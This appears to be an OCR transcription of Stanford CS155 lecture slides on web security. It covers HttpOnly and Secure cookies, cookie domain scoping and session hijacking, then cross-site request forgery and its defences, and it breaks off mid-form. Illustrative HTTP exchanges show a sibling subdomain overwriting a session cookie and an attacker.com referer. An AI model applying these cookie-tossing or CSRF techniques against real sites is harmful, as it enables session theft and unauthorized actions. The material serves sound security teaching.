
You can set setting to prevent cookies from being accessed by **`document.cookie`** API

Prevents Google Analytics from stealing your cookie —


1. Never sent by browser to Google because (google.com, /) does not match (bank.com, /)
2. Cannot be extracted by Google Javascript that runs on bank.com

```
Set-Cookie: id=a3fWa; Expires=Thu, 21 Oct 2021 07:28:00 GMT; HttpOnly
```

Problem with HTTP Cookies




Problem with HTTP Cookies



Attacker tricks user into visiting http://bank.com

Problem with HTTP Cookies



Secure Cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

Cookie Attack

CS155 now allows you to login and submit homework at cs155.stanford.edu

Cookies

```
POST /login HTTP/1.1
cookies: []
username: zakir, password: stanford
```

cs155.stanford.edu

```
HTTP/1.0 200 OK
cookies: session=abc
<html>Success!</html>
```

(cs155.stanford.edu)
session=abc

```
GET /memes HTTP/1.1
cookies: []
```

dabo.stanford.edu

```
HTTP/1.0 200 OK
cookies: session=def; Domain=stanford.edu
<html>Success!</html>
```

(cs155.stanford.edu)
session=abc

stanford.edu
session=def

```
POST /submit HTTP/1.1
cookies: ?
```


cs155.stanford.edu

Session Hijacking Attacks

Capturing cookies in order to steal a user's session — whether it be through network sniffing, malicious Javascript, or another means — is known as a **Session Hijacking Attack**

Cross-Site Request Forgery (CSRF)


Cross-Site Request Forgery (CSRF)




Cross-site request forgery (CSRF) attacks are a type of web exploit where a website transmits unauthorized commands as a user that the web app trusts

In a CSRF attack, a user is tricked into submitting an unintended (often unrealized) web request to a website

Cookie-Based Authentication





Cookie-based authentication is not sufficient for requests that have any side affect

Preventing CSRF Attacks

Cookies do not indicate whether an authorized application submitted request since they're included in *every* (in-scope) request

We need another mechanism that allows us to ensure that a request is authentic (coming from a trusted page)

Four commonly used techniques:

- Referer Validation
- Secret Validation Token
- Custom HTTP Header
- sameSite Cookies

Referer Validation

The `Referer` request header contains the address of the previous web page from which a link to the currently requested page was followed. The header allows servers to identify where people are visiting from.

https://bank.com	→	https://bank.com	✓
https://attacker.com	→	https://bank.com	X
	→	https://bank.com	??

Secret Token Validation

`bank.com` includes a secret value in every form that the server can validate

```
<form action=“https://bank.com/transfer" method="post">
